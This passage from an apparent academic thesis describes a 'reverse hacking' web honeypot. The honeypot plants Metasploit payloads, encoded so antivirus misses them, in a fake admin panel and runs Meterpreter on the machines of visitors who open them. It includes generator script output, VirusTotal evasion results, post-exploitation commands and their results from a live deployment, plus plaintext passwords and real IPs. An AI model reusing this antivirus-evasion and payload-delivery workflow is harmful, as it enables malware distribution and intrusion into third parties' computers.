| lete | 214 | focusop3 | mr. operator3 | | focus*4321 | 0 | | n/a |
| lete | 215 | focusop4 | mr. operator4 | | focusbangla123 | 0 | | n/a |
| lete | 216 | focusop5 | mr. operator5 | | fB234*qwer | 0 | | n/a |

Figure 4.10: Table contains user information in WAH database

shown in Figure 4.11 to generate metasploit contents and transfer these contents into WAH admin panel. We use this shell script to generate fully undetectable with defined exploit type, exploit name, number of exploits, IP address and port as shown in Figure 4.11.

### 4.2.6 Implement DCAM with Auto Command List

We develop a shell script, autopy.rc to open meterpreter, we run this script with command 'msfconsole -r /opt/lampp/htdocs/metadata/generate/autopy.rc'. Other task is executed automatically by auto-script. To configure meterpreter console for opening session, first auto-script containing msf command is executed by shell



```
root@asifalin:~# sh /opt/lampp/htdocs/metadata/generate/metagen.sh
exploit type (py/pdf/exe/jpg) :
exe
Exploited File series name :
parameter
IP (203.112.220.235) :
203.112.220.235
Port No (py-3333,pdf-3334,exe-3335,jpg-3336) :
3333
Exploited content number :
5
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 360 (iteration=0)
x86/shikata_ga_nai chosen with final size 360
Payload size: 360 bytes
Final size of exe file: 73802 bytes
```

Figure 4.11: MCG and its parameter

script. Another auto-script in msf command containing meterpreter auto command list with spooling facility is automatically executed to extract attacker resources information while attacker is opening metasploit contents. These two auto-scripts are explained in appendix A.

## 4.3 Workflow of The Proposed System

Workflow of the system is shown in Figure 4.12.




Figure 4.12: Workflow of the proposed system

1. MCG generates given number of encoded and undetectable metasploit files

and transfers to admin panel directory in WAH.

2. Directories, pages and Links of WAH are merged into RWA, which seem to be real.
3. ADM stores attacking IP address into ALR from WAH web server access log. ADM detects attack while client is trying to access RWA.
4. ADM diverts either attacker into WAH or real client to RWA login panel. It also diverts client from RWA for maximum number of login failure. Before diverting client into WAH, ADM also adds client IP into ALR as brute forcing.
5. Attacker login to WAH and may copy or open metasploit contents in WAH admin panel.
6. DCAM extracts attacker resource information and stores into database while attacker is opening any of these metasploit contents.

## 4.4 Summary

In this chapter, at first the workflow of system architecture has been depicted to show the relation among different server. Next section describes how to create metasploit content to get access into attacker system. Thinking like an attacker, some major modification has been done in web application to get more attacking attempt. Algorithm to detect and divert attack is also presented in this chapter.

# Chapter 5

# Results and Performance Analysis

This chapter presents the experimental results in simulation as well as real deployment of proposed model.

## 5.1 Simulation Results

From system overview in chapter 4, we simulate as follows:

1. Our proposed WAH is deployed in a server that contains metasploit contents and CMS. In this system, we use Apache as Web server, MySQL as Database server and consider using wordpress CMS as it is very popular. MCG and DCAM are also in this server for generating the metasploied files and creating a terminal to check if any attacker opens metasploit files.


2. Second one is attacker system that tries to attack, login into WAH and sneak metasploit files from WAH.

We create different types of metasploit contents using MSF framework. Kali recommends that we use a robust, secure terminal emulator when operating the command-line interfaces. It may be konsole, gnome-terminal, and recent versions of PuTTY. We used several tools and web applications for testing our proposed system and compared it with other existing system.

### 5.1.1 Testing and Comparing Generated Exploit

Antivirus software companies usually improve their software to search for a signature of bugs and other malware. In most cases, they study the first few lines of code for a familiar pattern of identified malware. When they find malware, they mainly add its signature to their virus/malware database along with the corresponding disinfection methods and when it next encounters that malware, the software alerts the computer owner. Obviously, zero-day exploits, or malware that is new product and never been seen by the Antivirus software companies, will not be detected by such a detection scheme.

Another method of getting past the Antivirus software is to just change the signature of the malware. In other words, if we can change the encoding of the malware without changing its functionality, it should sail right past the Antivirus software without detection. We can re-code any malware and get this desired result.



```
root@asifalin:/opt/lampp# sh metagen.sh
Exploited File series name :
office_file
IP :
203.112.220.235
Exploited content number :
10
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 360 (iteration=0)
x86/shikata_ga_nai chosen with final size 360
Payload size: 360 bytes
Final size of exe file: 73802 bytes
Saved as: /opt/lampp/htdocs/metadata/office_file1.exe
```


Figure 5.1: MSFvenom script to generate metasploit file

Metasploit file is generated by default MSFvenom script as shown in Figure 5.1. Generated metasploit file is checked by “https://www.virustotal.com” to show detection status of more than 50 antivirus. It has been detected by most of the antivirus because of its known signature as shown in Figure 5.2.

To make metasploit files as undetectable, we generate encoded exploit by our own bash script that uses MSFvenom framework, NXcrypt and PHP script. Generated metasploit file is also tested by same web application and fully undetectable by more than 50 antivirus as shown in Figure 5.3.

### 5.1.2 Result of Fabricated Header Content

Several tools are used to analyze web application and its contents, server status, header, open ports, etc. Web application header has been modified to get more



https://www.virustotal.com/#/file/c45ff15a8d1fb2a8b0908f077b1012f5ede9fd7aff4c5084e5c097dec0acf873,

Search or scan a URL, IP address, domain, or file hash

50 engines detected this file

50 / 63

SHA-256 c45ff15a8d1fb2a8b0908f077b1012f5e

File name office_file1.exe

File size 72.07 KB


Last analysis 2017-09-12 16:40:19 UTC

Detection | Details | Community

Ad-Aware Gen:Variant.Razy.174703

ALYac Gen:Variant.Razy.174703

Figure 5.2: metasploit content is checked by AV



No engines detected this file

0 / 58

SHA-256 917dada89c7768d173ed517060ce9a5fb9fc869f880077

File name file_config1.py

File size 2.4 KB

Last analysis 2017-09-15 11:11:42 UTC

Detection | Details | Community

Ad-Aware Clean AegisLab

AhnLab-V3 Clean ALYac

Figure 5.3: MCG generate undetectable exploit by AV

attacking attempts. Nmap analysis is shown in appendix A to demonstrate how attacker get information to take attacking decision. If header shows that the web application is developed by any CMS, enumeration method is used to find out plugins




Figure 5.4: Web application attack based on header analysis by Nmap

vulnerability and exploit database (Figure 5.4). WPScan tool is used against a WordPress site to find out following information:

- Version of WordPress
- Installed theme, its version and the location
- Installed plugins , their version and the path

If header shows no CMS, attacking method may be changed by attacker.

### 5.1.3 User Enumeration and SQL Injection Simulation

For simulating user enumeration, we have installed plugins in Wordpress web application. Attacker can use WPScan for extracting login username and brute forcing passoword. WPScan is a black box WordPress vulnerability scanner written in ruby language, sponsored by RandomStorm and hosted by Googlecode. For easy brute forcing, we store simple username and password in database. We choose our password list from darkc0de.lst which can be downloaded from backtrack linux official site. LAP detects and stores every log of their activities so that algorithm can detect during their login attempt.

Attacker also can use sqlmap for SQL injection. sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over database servers. To simulate this attacking procedure, we make every link with POST method and URL parameter to open the

Table 5.1: Server Details for simulation and real deployment

| Area | Server | IP | OS Details |
|---|---|---|---|
| Simulation | WAH, MCG and DCAM | 192.168.56.1 | Linux Kali 2016.1 (32 bit). |
| Simulation | Attacker PC | 192.168.56.2 | Windows 7 (32 bit). |
| Real | WAH, MCG and DCAM | 203.112.220.235 | Ubuntu 16.04 LTS (32 bit). |
| Real | RWA | 204.10.161.137 | Linux (32 bit). |

system as vulnerable for SQL injection. SQL injection attack simulation is discussed in appendix A.

## 5.2 Real Life Deployment Result

From system overview in chapter 4, we use system configuration as shown in Table 5.1 to deploy live WAH:

1. Our proposed WAH is deployed in a server with real IP address that contains metasploit contents and Replica of RWA. In this system, we use Apache as Web server and MySQL as Database server. MCG and DCAM are also in this server for generating the metasploied files and creating a terminal to check if any attacker opens metasploit files.

2. Second one is RWA with real domain name that is hosted by live hosting server. WAH hosting is also configured in RWA by DNS configuration.

### 5.2.1 SQLi Attack Detection Rate

LAP detects 3 attacks as SQLi attack from server access log and stores these 3 records into ALR as SQLi attack. We have manually analyzed server access log and find out 3 records only. That means, our LAP is 100% working to detect any kind of SQLi attacks.

### 5.2.2 WAH Login Panel User Log Statistics

User log data in WAH login panel contains total 422 log records where distinct IP address count is 103. That means only 24.41% different IPs are found and these attackers come to WAH panel several times. Bar chart shows the comparison in Figure 5.5




Figure 5.5: Unique IP found in WAH login panel

### 5.2.3 SQLi and Dictionary Attack in ALR

We see that 3 attacks as SQLi attack among 103 records in the ALR records. Remaining 100 attacks are from Dictionary and brute forcing attack. Pie chart shows the detected attacking ratio in Figure 5.6

### 5.2.4 Successful Rate of Metasploit Contents

DCAM shows that 67 attackers out of 103 attackers are caught by metasploit contents in WAH who transfer metasploit contents and try to open the contents. Remaining resistant attackers do not either transfer or open metasploit contents. Pie chart in Figure 5.7 shows the successful ratio for capturing the attacker

### 5.2.5 Attacker Resources Information in DCAM

For only one user, meterpreter auto commands in DCAM are able to extract information from attacker resources as shown in Table 5.2. It automatically stores extracted information into DCAM database for further analysis. It also shows that




Figure 5.6: Detected attacking ratio




Figure 5.7: Successful ratio for capturing the attacker

metasploit contents in WAH are successfully generated by auto MCG and workable because DCAM can extract if attacker opens metasploit contents generated by MCG. These extracted information are very essential for researching attacker motivation, activities and skills.

The output log of captured information is shown in appendix A. The capturing rate of different types of extracted information out of 67 captured attacker is shown in Figure 5.8.




Figure 5.8: Capturing Rate of Extracted Information

Table 5.2: Extracting Resources Information of an Attacker

| **SL** | **Process** | **Extracted Information** |
|---|---|---|
| 1 | sysinfo | swarup-PC,OS : Windows 7,Architecture : x86, System Language : en_US,Meterpreter : python/windows |
| 2 | killav | No target processes were found. |
| 3 | checkvm | physical machine. |
| 4 | enum_applications | Adobe Reader XI, FileZilla, FileZilla, etc. |
| 5 | dumplinks | Document.lnk, header1.lnk, putty.lnk, etc. |
| 6 | ps | notepad.exe, smss.exe, spoolsv.exe, etc. |

## 5.3 Summary

In this section, experimental results have been shown. Every step of the experiments of our proposed model is simulated in virtual machine and then it has been deployed in a live server.

# Chapter 6

# Conclusion and Future work

## 6.1 Conclusion

Several numbers of research on different types of honeypot were proposed to detect suspicious activities. Few models were suggested to prevent the major attacks like DDoS or SQL injection attack. There is no concept of reverse hacking by web application honeypot to trace attacker and deeply examine attackers system resources and their motivation.

Our proposed system, containing four components, has been implemented successfully to detect SQLi, brute-forcing and dictionary attack, divert attacker into WAH, generate undetectable metasploit contents in WAH automatically, trace resources information and activities log from attacker system, and store attacker information into DCAM database for further analysis. Experimental results show that our proposed system can successfully divert an attacker to the honeypot and can trace attacker resources.

## 6.2 Future Work

Future works for this research may include analyzing log data to detect more attack, generating various types of metasploit contents for different platform which must look like unique and adding more vulnerabilities in WAH in order to attract more attackers of various expert levels. Additionally, more information can be captured from the attacker's system.

# Bibliography

[1] F. Holik, J. Horalek, O. Marik, S. Neradova, and S. Zitta, "Effective penetration testing with metasploit framework and methodologies," in *Computational Intelligence and Informatics (CINTI), 2014 IEEE 15th International Symposium on*, pp. 237–242, IEEE, 2014.

[2] Y. Stefinko, A. Piskozub, and R. Banakh, "Manual and automated penetration testing. benefits and drawbacks. modern tendency," in *Modern Problems of Radio Engineering. Telecommunications and Computer Science (TCSET), 2016 13th International Conference on*, pp. 488–491, IEEE, 2016.

[3] N. Thamsirarak, T. Seethongchuen, and P. Ratanaworabhan, "A case for malware that make antivirus irrelevant," in *Electrical Engineering/Electronics, Computer, Telecommunications and Information Technology (ECTI-CON), 2015 12th International Conference on*, pp. 1–6, IEEE, 2015.

[4] H. Gupta and R. Kumar, "Protection against penetration attacks using metasploit," in *Reliability, Infocom Technologies and Optimization (ICRITO)(Trends and Future Directions), 2015 4th International Conference on*, pp. 1–4, IEEE, 2015.

[5] C. Musca, E. Mirica, and R. Deaconescu, "Detecting and analyzing zero-day attacks using honeypots," in *Control Systems and Computer Science (CSCS), 2013 19th International Conference on*, pp. 543–548, IEEE, 2013.

[6] "Acunetix Web Application Vulnerability Report 2016." `http://www.acunetix.com/acunetix-web-application-vulnerability-report-2016/`. [Online; accessed 25 Feb. 2017].

[7] M. Anirudh, S. A. Thileeban, and D. J. Nallathambi, "Use of honeypots for mitigating dos attacks targeted on iot networks," in *Computer, Communication*

*and Signal Processing (ICCCSP), 2017 International Conference on*, pp. 1–4, IEEE, 2017.

[8] O. Ayeni, B. Alese, and L. Omotosho, "Design and implementation of a medium interaction honeypot," *International Journal of Computer Applications*, vol. 70, no. 22, 2013.

[9] J. Riden and C. Seifert, "Different Kinds of Honeypots." `https://www.symantec.com/connect/articles/guide-different-kinds-honeypots/`, 2008. [Online; accessed 02 Dec. 2016].

[10] C. Seifert, I. Welch, P. Komisarczuk, *et al.*, "Honeyc-the low-interaction client honeypot," *Proceedings of the 2007 NZCSRCS, Waikato University, Hamilton, New Zealand*, vol. 6, 2007.

[11] T. K. Lengyel, J. Neumann, S. Maresca, B. D. Payne, and A. Kiayias, "Virtual machine introspection in a hybrid honeypot architecture.," in *CSET*, 2012.

[12] L. Rist, S. Vetsch, M. Kossin, and M. Mauer, "Know your tools: Glastopf-a dynamic, low-interaction web application honeypot," *The Honeynet Project*, vol. 4, 2010.

[13] C. Valli, P. Rabadia, and A. Woodward, "Patterns and patter-an investigation into ssh activity using kippo honeypots," 2013.

[14] A. Dell'Aera, "Thug: a new low-interaction honeyclient." `https://github.com/buffer/thug`, 2012. [Online; accessed 18 Feb. 2017].

[15] F. Yan, Y. Jian-Wen, and C. Lin, "Computer network security and technology research," in *Measuring Technology and Mechatronics Automation (ICMTMA), 2015 Seventh International Conference on*, pp. 293–296, IEEE, 2015.

[16] "Assessing the Effectiveness of Antivirus Solutions." `https://www.imperva.com/docs/HII_Assessing_the_Effectiveness_of_Antivirus_Solutions.pdf`. [Online; accessed 25 Apr. 2017].

[17] "Acunetix Web Application Vulnerability Report 2015." `http://www.acunetix.com/acunetix-web-application-vulnerability-report-2015/`. [Online; accessed 2 Feb. 2017].

[18] C. M. Frenz and J. P. Yoon, “Xssmon: a perl based ids for the detection of potential xss attacks,” in *Systems, Applications and Technology Conference (LISAT), 2012 IEEE Long Island*, pp. 1–4, IEEE, 2012.

[19] “Top 10 2013-A1-Injection.” `https://www.owasp.org/index.php/Top_10_2013-A1-Injection/`. [Online; accessed 6 Feb. 2017].

[20] J. Abirami, R. Devakunchari, and C. Valliyammai, “A top web security vulnerability sql injection attack—survey,” in *Advanced Computing (ICoAC), 2015 Seventh International Conference on*, pp. 1–9, IEEE, 2015.

[21] I. Lee, S. Jeong, S. Yeo, and J. Moon, “A novel method for sql injection attack detection based on removing sql query attribute values,” *Mathematical and Computer Modelling*, vol. 55, no. 1, pp. 58–68, 2012.

[22] N. Antunes and M. Vieira, “Penetration testing for web services,” *Computer*, vol. 47, no. 2, pp. 30–36, 2014.

[23] M. Wolfgang, “Host discovery with nmap,” *Exploring nmap’s default behavior*, vol. 1, p. 16, 2002.

[24] S. Djanali, F. Arunanto, B. A. Pratomo, A. Baihaqi, H. Studiawan, and A. M. Shiddiqi, “Aggressive web application honeypot for exposing attacker’s identity,” in *Information Technology, Computer and Electrical Engineering (ICITACEE), 2014 1st International Conference on*, pp. 212–216, IEEE, 2014.

[25] S. Mirdula and D. Manivannan, “Security vulnerabilities in web application-an attack perspective.,” *International Journal of Engineering and Technology*, vol. 5, no. 2, pp. 1806–1811, 2013.

[26] W. G. Halfond, J. Viegas, and A. Orso, “A classification of sql-injection attacks and countermeasures,” in *Proceedings of the IEEE International Symposium on Secure Software Engineering*, vol. 1, pp. 13–15, IEEE, 2006.

[27] “14 Best Open Source Web Application Vulnerability Scanners.” `http://resources.infosecinstitute.com/14-popular-web-application-vulnerability-scanners/`. [Online; accessed 9 Dec. 2016].

[28] T. Vieira, C. Serrão, *et al.*, "Web applications security and vulnerability analysis financial web applications security audit–a case study," *International Journal of Innovative Business Strategies*, no. 2, pp. 86–94, 2016.

